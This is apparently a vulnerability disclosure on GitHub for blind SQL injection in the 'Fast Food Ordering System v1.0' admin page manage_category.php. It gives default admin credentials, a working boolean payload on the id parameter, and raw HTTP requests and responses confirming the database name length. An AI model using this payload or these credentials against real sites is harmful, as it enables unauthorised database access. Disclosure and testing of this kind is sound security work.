debug601 Create SQLi-5.md History

1 contributor

36 lines (24 sloc) | 1.51 KB

# Fast Food Ordering System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15366/fast-food-ordering-system-phpoop-free-source-code.html

Vulnerability File: /ffos/admin/categories/manage_category.php?id=

Vulnerability location: /ffos/admin/categories/manage_category.php?id=, id

Current database name: ffos_db,length is 7

[+] Payload: /ffos/admin/categories/manage_category.php?id=6%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /ffos/admin/categories/manage_category.php?id=6%27%20and%20length(database())%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


```
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

When length (database ()) = 6, Content-Length: 2421

```
GET /ffos/admin/categories/manage_category.php?id=6%27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:29:05 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 2421
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action="" id="category-form">
                <input type="hidden" name ="id" value="">
```




Name

Description


Status Active

When length (database ()) = 7, Content-Length: 2561

```
GET /ffos/admin/categories/manage_category.php?id=6%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:29:40 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 2561
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action="" id="category-form">
                <input type="hidden" name ="id" value="6">
```




Name Add-ons

Description Phasellus vitae rutrum quam, ac vestibulum dui. Ut at nisl mi. Interdum

Status Active